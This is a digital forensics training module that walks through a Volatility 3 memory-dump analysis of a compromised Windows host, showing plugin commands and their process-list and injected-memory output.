Practical Digital Forensics Scenario

Let's now navigate to the bottom of this section and click on "Click here to spawn the target system!". Then, let's RDP into the Target IP using the provided credentials. The vast majority of the actions/commands covered from this point up to end of this section can be replicated inside the target, offering a more comprehensive grasp of the topics presented.

You belong to the digital forensics team and are assigned to investigate an incident related to a Windows system using a memory dump, a full disk image, and rapid triage artifacts.

- **Memory dump's location:** `C:\Users\johndoe\Desktop\memdump\PhysicalMemory.raw`
- **Rapid triage artifacts' locations:**
  - `C:\Users\johndoe\Desktop\kapefiles`
  - `C:\Users\johndoe\Desktop\files`
- **Full disk image's location:** `C:\Users\johndoe\Desktop\fulldisk.raw.001`
- **Parsed full disk image data location:** `C:\Users\johndoe\Desktop\MalwareAttack`

Notes:

- When analyzing with `Autopsy`, we strongly suggest accessing the case from `C:\Users\johndoe\Desktop\MalwareAttack`.
- During an investigation, it's imperative to examine artifacts or evidence on a specialized system tailored for forensic tasks. However, for the sake of expediency, the analysis is conducted within the impacted system itself.

Memory Analysis with Volatility v3

The affected system's memory dump resides in `C:\Users\johndoe\Desktop\memdump\PhysicalMemory.raw`.

Identifying the Memory Dump's Profile

Let's start by obtaining OS & kernel details of the Windows memory sample being analyzed, leveraging Volatility's `windows.info` plugin.

Practical Digital Forensics Scenario

```
C:\Users\johndoe\Desktop\volatility3-develop>python vol.py -q -f ..\memdump\PhysicalMemory.raw wind
Volatility 3 Framework 2.5.0

Variable        Value

Kernel Base     0xf80150019000
DTB     0x1ad000
Symbols file:///C:/Users/johndoe/Desktop/volatility3-develop/volatility3/symbols/windows/ntkrnlmp.p
Is64Bit True
IsPAE   False
layer_name      0 WindowsIntel32e
memory_layer    1 FileLayer
KdVersionBlock  0xf80150c283a0
Major/Minor     15.19041
MachineType     34404
KeNumberProcessors      2
SystemTime      2023-08-10 09:35:40
NtSystemRoot    C:\Windows
NtProductType   NtProductWinNt
NtMajorVersion  10
NtMinorVersion  0
```

? Go to Questions

Table of Contents

Introduction to Digital Forensics
Windows Forensics Overview
Evidence Acquisition Techniques & Tools

Evidence Examination & Analysis

Memory Forensics
Disk Forensics
Rapid Triage Examination & Analysis Tools
Practical Digital Forensics Scenario

Skills Assessment

Skills Assessment

My Workstation

OFFLINE

Start Instance

∞ / 1 spawns left

```
PE MajorOperatingSystemVersion  10
PE MinorOperatingSystemVersion  0
PE Machine      34404
PE TimeDateStamp        Fri May 20 08:24:42 2101
```

Identifying Injected Code

Volatility's `windows.malfind` plugin can then be used to list process memory ranges that potentially contain injected code as follows.

Practical Digital Forensics Scenario

```
C:\Users\johndoe\Desktop\volatility3-develop>python vol.py -q -f ..\memdump\PhysicalMemory.raw wind
Volatility 3 Framework 2.5.0

PID     Process Start VPN       End VPN Tag     Protection      CommitCharge    PrivateMemory   Fil
        Disasm

3648    rundll32.exe    0x1f2d8c20000   0x1f2d8c6dfff   VadS    PAGE_EXECUTE_READWRITE  78      1

00 00 00 00 00 00 00 00 ........
00 00 00 00 00 00 00 00 ........
00 00 00 00 00 00 00 00 ........
00 00 00 00 00 00 00 00 ........
00 00 00 00 00 00 00 00 ........
00 00 00 00 00 00 00 00 ........
00 00 00 00 00 00 00 00 ........
00 00 00 00 00 00 00 00 ........
0x1f2d8c20000:  add     byte ptr [rax], al
0x1f2d8c20002:  add     byte ptr [rax], al
0x1f2d8c20004:  add     byte ptr [rax], al
0x1f2d8c20006:  add     byte ptr [rax], al
0x1f2d8c20008:  add     byte ptr [rax], al
0x1f2d8c2000a:  add     byte ptr [rax], al
0x1f2d8c2000c:  add     byte ptr [rax], al
0x1f2d8c2000e:  add     byte ptr [rax], al
0x1f2d8c20010:  add     byte ptr [rax], al
0x1f2d8c20012:  add     byte ptr [rax], al
0x1f2d8c20014:  add     byte ptr [rax], al
0x1f2d8c20016:  add     byte ptr [rax], al
0x1f2d8c20018:  add     byte ptr [rax], al
0x1f2d8c2001a:  add     byte ptr [rax], al
0x1f2d8c2001c:  add     byte ptr [rax], al
0x1f2d8c2001e:  add     byte ptr [rax], al
0x1f2d8c20020:  add     byte ptr [rax], al
0x1f2d8c20022:  add     byte ptr [rax], al
0x1f2d8c20024:  add     byte ptr [rax], al
0x1f2d8c20026:  add     byte ptr [rax], al
0x1f2d8c20028:  add     byte ptr [rax], al
0x1f2d8c2002a:  add     byte ptr [rax], al
0x1f2d8c2002c:  add     byte ptr [rax], al
0x1f2d8c2002e:  add     byte ptr [rax], al
0x1f2d8c20030:  add     byte ptr [rax], al
0x1f2d8c20032:  add     byte ptr [rax], al
0x1f2d8c20034:  add     byte ptr [rax], al
0x1f2d8c20036:  add     byte ptr [rax], al
0x1f2d8c20038:  add     byte ptr [rax], al
0x1f2d8c2003a:  add     byte ptr [rax], al
0x1f2d8c2003c:  add     byte ptr [rax], al
0x1f2d8c2003e:  add     byte ptr [rax], al
6744    powershell.exe  0x1db40f50000   0x1db40f9dfff   VadS    PAGE_EXECUTE_READWRITE  78      1

00 00 00 00 00 00 00 00 ........
00 00 00 00 00 00 00 00 ........
00 00 00 00 00 00 00 00 ........
00 00 00 00 00 00 00 00 ........
00 00 00 00 00 00 00 00 ........
00 00 00 00 00 00 00 00 ........
00 00 00 00 00 00 00 00 ........
00 00 00 00 00 00 00 00 ........
0x1db40f50000:  add     byte ptr [rax], al
0x1db40f50002:  add     byte ptr [rax], al
0x1db40f50004:  add     byte ptr [rax], al
0x1db40f50006:  add     byte ptr [rax], al
0x1db40f50008:  add     byte ptr [rax], al
0x1db40f5000a:  add     byte ptr [rax], al
0x1db40f5000c:  add     byte ptr [rax], al
0x1db40f5000e:  add     byte ptr [rax], al
0x1db40f50010:  add     byte ptr [rax], al
0x1db40f50012:  add     byte ptr [rax], al
```

```
0x1db40f50014:  add     byte ptr [rax], al
0x1db40f50016:  add     byte ptr [rax], al
0x1db40f50018:  add     byte ptr [rax], al
0x1db40f5001a:  add     byte ptr [rax], al
0x1db40f5001c:  add     byte ptr [rax], al
0x1db40f5001e:  add     byte ptr [rax], al
0x1db40f50020:  add     byte ptr [rax], al
0x1db40f50022:  add     byte ptr [rax], al
0x1db40f50024:  add     byte ptr [rax], al
0x1db40f50026:  add     byte ptr [rax], al
0x1db40f50028:  add     byte ptr [rax], al
0x1db40f5002a:  add     byte ptr [rax], al
0x1db40f5002c:  add     byte ptr [rax], al
0x1db40f5002e:  add     byte ptr [rax], al
0x1db40f50030:  add     byte ptr [rax], al
0x1db40f50032:  add     byte ptr [rax], al
0x1db40f50034:  add     byte ptr [rax], al
0x1db40f50036:  add     byte ptr [rax], al
0x1db40f50038:  add     byte ptr [rax], al
0x1db40f5003a:  add     byte ptr [rax], al
0x1db40f5003c:  add     byte ptr [rax], al
0x1db40f5003e:  add     byte ptr [rax], al
5468    rundll32.exe    0x13c60d40000   0x13c60d8dfff   VadS    PAGE_EXECUTE_READWRITE  78      1

00 00 00 00 00 00 00 00 ........
00 00 00 00 00 00 00 00 ........
00 00 00 00 00 00 00 00 ........
00 00 00 00 00 00 00 00 ........
00 00 00 00 00 00 00 00 ........
00 00 00 00 00 00 00 00 ........
00 00 00 00 00 00 00 00 ........
00 00 00 00 00 00 00 00 ........
0x13c60d40000:  add     byte ptr [rax], al
0x13c60d40002:  add     byte ptr [rax], al
0x13c60d40004:  add     byte ptr [rax], al
0x13c60d40006:  add     byte ptr [rax], al
0x13c60d40008:  add     byte ptr [rax], al
0x13c60d4000a:  add     byte ptr [rax], al
0x13c60d4000c:  add     byte ptr [rax], al
0x13c60d4000e:  add     byte ptr [rax], al
0x13c60d40010:  add     byte ptr [rax], al
0x13c60d40012:  add     byte ptr [rax], al
0x13c60d40014:  add     byte ptr [rax], al
0x13c60d40016:  add     byte ptr [rax], al
0x13c60d40018:  add     byte ptr [rax], al
0x13c60d4001a:  add     byte ptr [rax], al
0x13c60d4001c:  add     byte ptr [rax], al
0x13c60d4001e:  add     byte ptr [rax], al
0x13c60d40020:  add     byte ptr [rax], al
0x13c60d40022:  add     byte ptr [rax], al
0x13c60d40024:  add     byte ptr [rax], al
0x13c60d40026:  add     byte ptr [rax], al
0x13c60d40028:  add     byte ptr [rax], al
0x13c60d4002a:  add     byte ptr [rax], al
0x13c60d4002c:  add     byte ptr [rax], al
0x13c60d4002e:  add     byte ptr [rax], al
0x13c60d40030:  add     byte ptr [rax], al
0x13c60d40032:  add     byte ptr [rax], al
0x13c60d40034:  add     byte ptr [rax], al
0x13c60d40036:  add     byte ptr [rax], al
0x13c60d40038:  add     byte ptr [rax], al
0x13c60d4003a:  add     byte ptr [rax], al
0x13c60d4003c:  add     byte ptr [rax], al
0x13c60d4003e:  add     byte ptr [rax], al
```

When a process allocates a memory page with `PAGE_EXECUTE_READWRITE` permissions, it's essentially requesting the ability to both execute and write to that memory region. In layman's terms, the process is saying, "I want to be able to run code from here, but I also want the flexibility to change what that code is on the fly."

Now, why does that raise eyebrows? Well, legitimate applications typically segregate the tasks of code execution and data writing. They'll have specific regions of memory for running code (executable) and separate regions where data is written or modified. This separation is a fundamental security principle, ensuring that data isn't inadvertently executed or that executable regions aren't tampered with unexpectedly.

However, many types of malware, especially those that employ code injection techniques, require the ability to write their payload into memory and then execute it. By allocating memory with `PAGE_EXECUTE_READWRITE` permissions, they can write and subsequently execute malicious code within the same memory region, making their malicious activities

more streamlined and efficient.

In essence, while not every instance of `PAGE_EXECUTE_READWRITE` is malicious, its presence is a strong indicator of potential malfeasance, and it's something we, as vigilant security analysts, should scrutinize closely.

Identifying Running Processes

Let's now list the processes present in this particular Windows memory image through Volatility's `windows.pslist` plugin as follows.

Practical Digital Forensics Scenario

```
C:\Users\johndoe\Desktop\volatility3-develop>python vol.py -q -f ..\memdump\PhysicalMemory.raw wind
Volatility 3 Framework 2.5.0

PID     PPID    ImageFileName   Offset(V)       Threads Handles SessionId       Wow64   CreateTime
        File output

4       0       System  0x800adb87e040  161     -       N/A     False   2023-08-10 00:22:53.000000
92      4       Registry        0x800adb8ee080  4       -       N/A     False   2023-08-10 00:22:48
        Disabled
304     4       smss.exe        0x800ade54f040  2       -       N/A     False   2023-08-10 00:22:53
        Disabled
416     404     csrss.exe       0x800adf452140  10      -       0       False   2023-08-10 00:22:55
        Disabled
492     404     wininit.exe     0x800adf6a4080  1       -       0       False   2023-08-10 00:22:55
        Disabled
500     484     csrss.exe       0x800adf6e7140  12      -       1       False   2023-08-10 00:22:55
        Disabled
588     484     winlogon.exe    0x800adf770080  7       -       1       False   2023-08-10 00:22:55
        Disabled
632     492     services.exe    0x800adf6a60c0  9       -       0       False   2023-08-10 00:22:56
        Disabled
660     492     lsass.exe       0x800adf781080  8       -       0       False   2023-08-10 00:22:56
        Disabled
760     632     svchost.exe     0x800adff42240  12      -       0       False   2023-08-10 00:22:56
        Disabled
772     588     fontdrvhost.ex  0x800adff45140  5       -       1       False   2023-08-10 00:22:56
        Disabled
768     492     fontdrvhost.ex  0x800adff46080  5       -       0       False   2023-08-10 00:22:56
        Disabled
884     632     svchost.exe     0x800adff8c2c0  8       -       0       False   2023-08-10 00:22:56
        Disabled
972     588     dwm.exe 0x800ae0021080  15      -       1       False   2023-08-10 00:22:56.000000
440     632     svchost.exe     0x800ae007f240  63      -       0       False   2023-08-10 00:22:56
        Disabled
344     632     svchost.exe     0x800ae00c02c0  16      -       0       False   2023-08-10 00:22:56
        Disabled
360     632     svchost.exe     0x800ae00d02c0  12      -       0       False   2023-08-10 00:22:56
        Disabled
876     632     svchost.exe     0x800ae00dd280  14      -       0       False   2023-08-10 00:22:56
        Disabled
1172    632     svchost.exe     0x800ae01542c0  20      -       0       False   2023-08-10 00:22:56
        Disabled
1272    632     svchost.exe     0x800ae01b92c0  17      -       0       False   2023-08-10 00:22:56
        Disabled
1428    4       MemCompression  0x800adb9a0040  42      -       N/A     False   2023-08-10 00:22:56
        Disabled
1480    632     svchost.exe     0x800ae0309080  8       -       0       False   2023-08-10 00:22:56
        Disabled
1676    632     svchost.exe     0x800ae030d2c0  3       -       0       False   2023-08-10 00:22:57
        Disabled
1684    632     svchost.exe     0x800ae030f2c0  4       -       0       False   2023-08-10 00:22:57
        Disabled
1788    632     spoolsv.exe     0x800adb8cc080  7       -       0       False   2023-08-10 00:22:57
        Disabled
1872    632     svchost.exe     0x800ae0303080  12      -       0       False   2023-08-10 00:22:57
        Disabled
2008    632     svchost.exe     0x800ae04a72c0  6       -       0       False   2023-08-10 00:22:57
        Disabled
2080    440     sihost.exe      0x800ae04ba080  8       -       1       False   2023-08-10 00:22:57
        Disabled
2092    632     svchost.exe     0x800ae06d32c0  8       -       1       False   2023-08-10 00:22:57
        Disabled
2140    632     svchost.exe     0x800ae06d4080  10      -       0       False   2023-08-10 00:22:57
        Disabled
2244    632     vm3dservice.ex  0x800ae0729240  2       -       0       False   2023-08-10 00:22:57
        Disabled
2252    632     VGAuthService.  0x800adf464300  2       -       0       False   2023-08-10 00:22:57
        Disabled
2276    632     MsMpEng.exe     0x800adf466280  0       -       0       False   2023-08-10 00:22:57
```

```
2284    632     vmtoolsd.exe    0x800adf4620c0  12      -       0       False   2023-08-10 00:22:57
        Disabled
2380    440     taskhostw.exe   0x800ae07ea280  0       -       1       False   2023-08-10 00:22:57
2404    440     taskhostw.exe   0x800ae07f22c0  8       -       1       False   2023-08-10 00:22:57
        Disabled
2520    2244    vm3dservice.ex  0x800ae0530080  2       -       1       False   2023-08-10 00:22:58
        Disabled
2840    876     ctfmon.exe      0x800ae0584080  8       -       1       False   2023-08-10 00:22:58
        Disabled
2880    632     svchost.exe     0x800ae0841240  2       -       0       False   2023-08-10 00:22:58
        Disabled
640     632     dllhost.exe     0x800ae0a1f280  10      -       0       False   2023-08-10 00:22:59
        Disabled
3128    760     WmiPrvSE.exe    0x800ae0ab8280  13      -       0       False   2023-08-10 00:23:00
        Disabled
3240    632     msdtc.exe       0x800ae0af9280  9       -       0       False   2023-08-10 00:23:00
        Disabled
3508    588     userinit.exe    0x800ae0b75300  0       -       1       False   2023-08-10 00:23:00
4260    632     svchost.exe     0x800ae0f292c0  7       -       1       False   2023-08-10 00:23:03
        Disabled
4400    632     SearchIndexer.  0x800ae0fcb240  16      -       0       False   2023-08-10 00:23:04
        Disabled
4724    760     RuntimeBroker.  0x800ae0e27080  3       -       1       False   2023-08-10 00:23:04
        Disabled
4932    760     RuntimeBroker.  0x800ae11532c0  10      -       1       False   2023-08-10 00:23:05
        Disabled
1908    760     Microsoft.Phot  0x800ae164b0c0  15      -       1       False   2023-08-10 00:23:06
        Disabled
5392    760     RuntimeBroker.  0x800ae17a52c0  1       -       1       False   2023-08-10 00:23:07
        Disabled
5848    760     RuntimeBroker.  0x800ae10c62c0  2       -       1       False   2023-08-10 00:23:10
        Disabled
5912    760     RuntimeBroker.  0x800ae1804200  4       -       1       False   2023-08-10 00:23:11
        Disabled
1996    632     svchost.exe     0x800ae180d080  10      -       0       False   2023-08-10 00:23:14
        Disabled
1584    876     dasHost.exe     0x800ae10c5080  3       -       0       False   2023-08-10 00:23:14
        Disabled
3912    3552    SecurityHealth  0x800ae148a080  1       -       1       False   2023-08-10 00:23:17
        Disabled
3964    632     SecurityHealth  0x800ae1489280  9       -       0       False   2023-08-10 00:23:17
        Disabled
5984    3552    vmtoolsd.exe    0x800ae148f080  6       -       1       False   2023-08-10 00:23:17
        Disabled
6908    760     SkypeApp.exe    0x800ae1ee0240  41      -       1       False   2023-08-10 00:23:46
        Disabled
7032    760     RuntimeBroker.  0x800ae1b91300  2       -       1       False   2023-08-10 00:23:49
        Disabled
4920    632     svchost.exe     0x800ae24692c0  2       -       0       False   2023-08-10 00:24:00
        Disabled
1260    760     RuntimeBroker.  0x800ae15f0080  1       -       1       False   2023-08-10 00:24:09
        Disabled
2320    760     ApplicationFra  0x800ae21a92c0  3       -       1       False   2023-08-10 00:24:10
        Disabled
2440    760     WWAHost.exe     0x800ae24752c0  26      -       1       False   2023-08-10 00:24:10
        Disabled
6732    760     dllhost.exe     0x800ae170c340  6       -       1       False   2023-08-10 00:24:12
        Disabled
7028    760     WinStore.App.e  0x800ae2937080  12      -       1       False   2023-08-10 00:24:26
        Disabled
7320    632     svchost.exe     0x800ae2b36080  3       -       0       False   2023-08-10 00:24:49
        Disabled
7884    632     SgrmBroker.exe  0x800ae1f63240  7       -       0       False   2023-08-10 00:24:58
        Disabled
8024    632     svchost.exe     0x800ae139a0c0  3       -       0       False   2023-08-10 00:24:58
        Disabled
8100    632     svchost.exe     0x800ae1f67080  8       -       0       False   2023-08-10 00:24:59
        Disabled
6160    632     svchost.exe     0x800ae23c8080  3       -       0       False   2023-08-10 00:25:22
        Disabled
3372    440     powershell.exe  0x800ae1fe1080  8       -       0       False   2023-08-10 00:30:32
        Disabled
3136    3372    conhost.exe     0x800ae25e3300  4       -       0       False   2023-08-10 00:30:32
        Disabled
6564    3372    Autorunsc64.ex  0x800ae2ddf080  1       -       0       False   2023-08-10 00:30:40
        Disabled
7148    588     explorer.exe    0x800ae0d4b080  48      -       1       False   2023-08-10 00:30:56
        Disabled
1380    632     Sysmon64.exe    0x800ae1b74080  12      -       0       False   2023-08-10 00:30:58
        Disabled
4208    760     unsecapp.exe    0x800ae2c1d080  3       -       0       False   2023-08-10 00:30:58
        Disabled
7316    760     StartMenuExper  0x800ae1360080  6       -       1       False   2023-08-10 00:30:58
        Disabled
```

```
4640    760     TextInputHost.  0x800ae0d90340  9       -       1       False   2023-08-10 00:30:59
        Disabled
672     760     SearchApp.exe   0x800ae12b4340  46      -       1       False   2023-08-10 00:31:00
        Disabled
4504    760     ShellExperienc  0x800ae1456080  15      -       1       False   2023-08-10 00:31:01
        Disabled
5520    760     RuntimeBroker.  0x800ae10b6080  2       -       1       False   2023-08-10 00:33:03
        Disabled
2868    760     SkypeBackgroun  0x800ae2961080  4       -       1       False   2023-08-10 09:10:28
        Disabled
7820    632     Velociraptor.e  0x800ae0b5e080  15      -       0       False   2023-08-10 09:11:16
        Disabled
6388    7148    chrome.exe      0x800ae1389080  0       -       1       False   2023-08-10 09:11:41
3648    7148    rundll32.exe    0x800ae16c6080  4       -       1       False   2023-08-10 09:15:14
        Disabled
6744    908     powershell.exe  0x800ae5da50c0  10      -       1       False   2023-08-10 09:21:16
        Disabled
5692    6744    conhost.exe     0x800ae19e4300  3       -       1       False   2023-08-10 09:21:16
        Disabled
5468    7512    rundll32.exe    0x800ae01f0080  3       -       0       False   2023-08-10 09:23:15
        Disabled
3944    632     VSSVC.exe       0x800ae16c4080  5       -       0       False   2023-08-10 09:31:21
        Disabled
7292    632     svchost.exe     0x800ae2de0080  5       -       0       False   2023-08-10 09:31:21
        Disabled
2432    760     smartscreen.ex  0x800ae29ac080  7       -       1       False   2023-08-10 09:32:30
        Disabled
892     7148    chrome.exe      0x800ae10d2080  42      -       1       False   2023-08-10 09:32:30
        Disabled
4492    892     chrome.exe      0x800ae2c53080  8       -       1       False   2023-08-10 09:32:31
        Disabled
7208    892     chrome.exe      0x800ae4a7d080  17      -       1       False   2023-08-10 09:32:32
        Disabled
2784    892     chrome.exe      0x800ae26a92c0  15      -       1       False   2023-08-10 09:32:32
        Disabled
3052    892     chrome.exe      0x800ae2847080  9       -       1       False   2023-08-10 09:32:32
        Disabled
7416    892     chrome.exe      0x800ae26b32c0  15      -       1       False   2023-08-10 09:32:33
        Disabled
4972    892     chrome.exe      0x800ae2b17080  14      -       1       False   2023-08-10 09:32:34
        Disabled
4296    892     chrome.exe      0x800ae0ee3080  14      -       1       False   2023-08-10 09:32:34
        Disabled
3416    892     chrome.exe      0x800ae0e62080  14      -       1       False   2023-08-10 09:32:34
        Disabled
4040    7820    winpmem_mini_x  0x800ae1fe8080  3       -       0       False   2023-08-10 09:35:40
        Disabled
5112    4040    conhost.exe     0x800ae1334080  6       -       0       False   2023-08-10 09:35:40
        Disabled
```

If we want to list processes in a tree based on their parent process ID, we can do that through Volatility's `windows.pstree` plugin as follows.

Practical Digital Forensics Scenario

```
C:\Users\johndoe\Desktop\volatility3-develop>python vol.py -q -f ..\memdump\PhysicalMemory.raw wind
Volatility 3 Framework 2.5.0

PID     PPID    ImageFileName   Offset(V)       Threads Handles SessionId       Wow64   CreateTime

4       0       System  0x800adb87e040  161     -       N/A     False   2023-08-10 00:22:53.000000
* 304   4       smss.exe        0x800ade54f040  2       -       N/A     False   2023-08-10 00:22:53
* 1428  4       MemCompression  0x800adb9a0040  42      -       N/A     False   2023-08-10 00:22:56
* 92    4       Registry        0x800adb8ee080  4       -       N/A     False   2023-08-10 00:22:48
416     404     csrss.exe       0x800adf452140  10      -       0       False   2023-08-10 00:22:55
492     404     wininit.exe     0x800adf6a4080  1       -       0       False   2023-08-10 00:22:55
* 632   492     services.exe    0x800adf6a60c0  9       -       0       False   2023-08-10 00:22:56
** 640  632     dllhost.exe     0x800ae0a1f280  10      -       0       False   2023-08-10 00:22:59
** 1676 632     svchost.exe     0x800ae030d2c0  3       -       0       False   2023-08-10 00:22:57
** 7820 632     Velociraptor.e  0x800ae0b5e080  15      -       0       False   2023-08-10 09:11:16
*** 4040       7820    winpmem_mini_x  0x800ae1fe8080  3       -       0       False   2023-08-10
        N/A
**** 5112      4040    conhost.exe     0x800ae1334080  6       -       0       False   2023-08-10
        N/A
** 6160 632     svchost.exe     0x800ae23c8080  3       -       0       False   2023-08-10 00:25:22
** 1172 632     svchost.exe     0x800ae01542c0  20      -       0       False   2023-08-10 00:22:56
** 1684 632     svchost.exe     0x800ae030f2c0  4       -       0       False   2023-08-10 00:22:57
** 7320 632     svchost.exe     0x800ae2b36080  3       -       0       False   2023-08-10 00:24:49
** 4260 632     svchost.exe     0x800ae0f292c0  7       -       1       False   2023-08-10 00:23:03
** 8100 632     svchost.exe     0x800ae1f67080  8       -       0       False   2023-08-10 00:24:59
```

```
** 3240 632     msdtc.exe       0x800ae0af9280  9       -       0       False   2023-08-10 00:23:00
** 2092 632     svchost.exe     0x800ae06d32c0  8       -       1       False   2023-08-10 00:22:57
** 4400 632     SearchIndexer.  0x800ae0fcb240  16      -       0       False   2023-08-10 00:23:04
** 440  632     svchost.exe     0x800ae007f240  63      -       0       False   2023-08-10 00:22:56
*** 2080        440     sihost.exe      0x800ae04ba080  8       -       1       False   2023-08-10
        N/A
*** 2404        440     taskhostw.exe   0x800ae07f22c0  8       -       1       False   2023-08-10
        N/A
*** 2380        440     taskhostw.exe   0x800ae07ea280  0       -       1       False   2023-08-10
        2023-08-10 00:23:00.000000
*** 3372        440     powershell.exe  0x800ae1fe1080  8       -       0       False   2023-08-10
        N/A
**** 3136       3372    conhost.exe     0x800ae25e3300  4       -       0       False   2023-08-10
        N/A
**** 6564       3372    Autorunsc64.ex  0x800ae2ddf080  1       -       0       False   2023-08-10
        N/A
** 4920 632     svchost.exe     0x800ae24692c0  2       -       0       False   2023-08-10 00:24:00
** 2880 632     svchost.exe     0x800ae0841240  2       -       0       False   2023-08-10 00:22:58
** 2244 632     vm3dservice.ex  0x800ae0729240  2       -       0       False   2023-08-10 00:22:57
*** 2520        2244    vm3dservice.ex  0x800ae0530080  2       -       1       False   2023-08-10
        N/A
** 1480 632     svchost.exe     0x800ae0309080  8       -       0       False   2023-08-10 00:22:56
** 2252 632     VGAuthService.  0x800adf464300  2       -       0       False   2023-08-10 00:22:57
** 1996 632     svchost.exe     0x800ae180d080  10      -       0       False   2023-08-10 00:23:14
** 7884 632     SgrmBroker.exe  0x800ae1f63240  7       -       0       False   2023-08-10 00:24:58
** 1872 632     svchost.exe     0x800ae0303080  12      -       0       False   2023-08-10 00:22:57
** 7292 632     svchost.exe     0x800ae2de0080  5       -       0       False   2023-08-10 09:31:21
** 344  632     svchost.exe     0x800ae00c02c0  16      -       0       False   2023-08-10 00:22:56
** 2008 632     svchost.exe     0x800ae04a72c0  6       -       0       False   2023-08-10 00:22:57
** 8024 632     svchost.exe     0x800ae139a0c0  3       -       0       False   2023-08-10 00:24:58
** 2140 632     svchost.exe     0x800ae06d4080  10      -       0       False   2023-08-10 00:22:57
** 2276 632     MsMpEng.exe     0x800adf466280  0       -       0       False   2023-08-10 00:22:57
** 1380 632     Sysmon64.exe    0x800ae1b74080  12      -       0       False   2023-08-10 00:30:58
** 360  632     svchost.exe     0x800ae00d02c0  12      -       0       False   2023-08-10 00:22:56
** 3964 632     SecurityHealth  0x800ae1489280  9       -       0       False   2023-08-10 00:23:17
** 3944 632     VSSVC.exe       0x800ae16c4080  5       -       0       False   2023-08-10 09:31:21
** 876  632     svchost.exe     0x800ae00dd280  14      -       0       False   2023-08-10 00:22:56
*** 2840        876     ctfmon.exe      0x800ae0584080  8       -       1       False   2023-08-10
        N/A
*** 1584        876     dasHost.exe     0x800ae10c5080  3       -       0       False   2023-08-10
        N/A
** 2284 632     vmtoolsd.exe    0x800adf4620c0  12      -       0       False   2023-08-10 00:22:57
** 760  632     svchost.exe     0x800adff42240  12      -       0       False   2023-08-10 00:22:56
*** 2432        760     smartscreen.ex  0x800ae29ac080  7       -       1       False   2023-08-10
        N/A
*** 2440        760     WWAHost.exe     0x800ae24752c0  26      -       1       False   2023-08-10
        N/A
*** 5392        760     RuntimeBroker.  0x800ae17a52c0  1       -       1       False   2023-08-10
        N/A
*** 2320        760     ApplicationFra  0x800ae21a92c0  3       -       1       False   2023-08-10
        N/A
*** 5520        760     RuntimeBroker.  0x800ae10b6080  2       -       1       False   2023-08-10
        N/A
*** 7316        760     StartMenuExper  0x800ae1360080  6       -       1       False   2023-08-10
        N/A
*** 4504        760     ShellExperienc  0x800ae1456080  15      -       1       False   2023-08-10
        N/A
*** 5912        760     RuntimeBroker.  0x800ae1804200  4       -       1       False   2023-08-10
        N/A
*** 4640        760     TextInputHost.  0x800ae0d90340  9       -       1       False   2023-08-10
        N/A
*** 672 760     SearchApp.exe   0x800ae12b4340  46      -       1       False   2023-08-10 00:31:00
*** 2868        760     SkypeBackgroun  0x800ae2961080  4       -       1       False   2023-08-10
        N/A
*** 3128        760     WmiPrvSE.exe    0x800ae0ab8280  13      -       0       False   2023-08-10
        N/A
*** 4932        760     RuntimeBroker.  0x800ae11532c0  10      -       1       False   2023-08-10
        N/A
*** 6732        760     dllhost.exe     0x800ae170c340  6       -       1       False   2023-08-10
        N/A
*** 5848        760     RuntimeBroker.  0x800ae10c62c0  2       -       1       False   2023-08-10
        N/A
*** 1260        760     RuntimeBroker.  0x800ae15f0080  1       -       1       False   2023-08-10
        N/A
*** 4208        760     unsecapp.exe    0x800ae2c1d080  3       -       0       False   2023-08-10
        N/A
*** 1908        760     Microsoft.Phot  0x800ae164b0c0  15      -       1       False   2023-08-10
        N/A
*** 4724        760     RuntimeBroker.  0x800ae0e27080  3       -       1       False   2023-08-10
        N/A
*** 7028        760     WinStore.App.e  0x800ae2937080  12      -       1       False   2023-08-10
        N/A
*** 7032        760     RuntimeBroker.  0x800ae1b91300  2       -       1       False   2023-08-10
        N/A
```

```
*** 6908        760     SkypeApp.exe    0x800ae1ee0240  41      -       1       False   2023-08-10
        N/A
** 884  632     svchost.exe     0x800adff8c2c0  8       -       0       False   2023-08-10 00:22:56
** 1272 632     svchost.exe     0x800ae01b92c0  17      -       0       False   2023-08-10 00:22:56
** 1788 632     spoolsv.exe     0x800adb8cc080  7       -       0       False   2023-08-10 00:22:57
* 768   492     fontdrvhost.ex  0x800adff46080  5       -       0       False   2023-08-10 00:22:56
* 660   492     lsass.exe       0x800adf781080  8       -       0       False   2023-08-10 00:22:56
500     484     csrss.exe       0x800adf6e7140  12      -       1       False   2023-08-10 00:22:55
588     484     winlogon.exe    0x800adf770080  7       -       1       False   2023-08-10 00:22:55
* 7148  588     explorer.exe    0x800ae0d4b080  48      -       1       False   2023-08-10 00:30:56
** 3648 7148    rundll32.exe    0x800ae16c6080  4       -       1       False   2023-08-10 09:15:14
** 892  7148    chrome.exe      0x800ae10d2080  42      -       1       False   2023-08-10 09:32:30
*** 2784        892     chrome.exe      0x800ae26a92c0  15      -       1       False   2023-08-10
        N/A
*** 3416        892     chrome.exe      0x800ae0e62080  14      -       1       False   2023-08-10
        N/A
*** 7208        892     chrome.exe      0x800ae4a7d080  17      -       1       False   2023-08-10
        N/A
*** 4296        892     chrome.exe      0x800ae0ee3080  14      -       1       False   2023-08-10
        N/A
*** 4492        892     chrome.exe      0x800ae2c53080  8       -       1       False   2023-08-10
        N/A
*** 3052        892     chrome.exe      0x800ae2847080  9       -       1       False   2023-08-10
        N/A
*** 4972        892     chrome.exe      0x800ae2b17080  14      -       1       False   2023-08-10
        N/A
*** 7416        892     chrome.exe      0x800ae26b32c0  15      -       1       False   2023-08-10
        N/A
** 6388 7148    chrome.exe      0x800ae1389080  0       -       1       False   2023-08-10 09:11:41
* 3508  588     userinit.exe    0x800ae0b75300  0       -       1       False   2023-08-10 00:23:00
* 972   588     dwm.exe 0x800ae0021080  15      -       1       False   2023-08-10 00:22:56.000000
* 772   588     fontdrvhost.ex  0x800adff45140  5       -       1       False   2023-08-10 00:22:56
3912    3552    SecurityHealth  0x800ae148a080  1       -       1       False   2023-08-10 00:23:17
5984    3552    vmtoolsd.exe    0x800ae148f080  6       -       1       False   2023-08-10 00:23:17
6744    908     powershell.exe  0x800ae5da50c0  10      -       1       False   2023-08-10 09:21:16
* 5692  6744    conhost.exe     0x800ae19e4300  3       -       1       False   2023-08-10 09:21:16
5468    7512    rundll32.exe    0x800ae01f0080  3       -       0       False   2023-08-10 09:23:15
```

Identifying Process Command Lines

Volatility's `windows.cmdline` plugin can provide us with a list of process command line arguments as follows.

Practical Digital Forensics Scenario

```
C:\Users\johndoe\Desktop\volatility3-develop>python vol.py -q -f ..\memdump\PhysicalMemory.raw wind
Volatility 3 Framework 2.5.0

PID     Process Args

4       System  Required memory at 0x20 is inaccessible (swapped)
92      Registry        Required memory at 0x20 is not valid (process exited?)
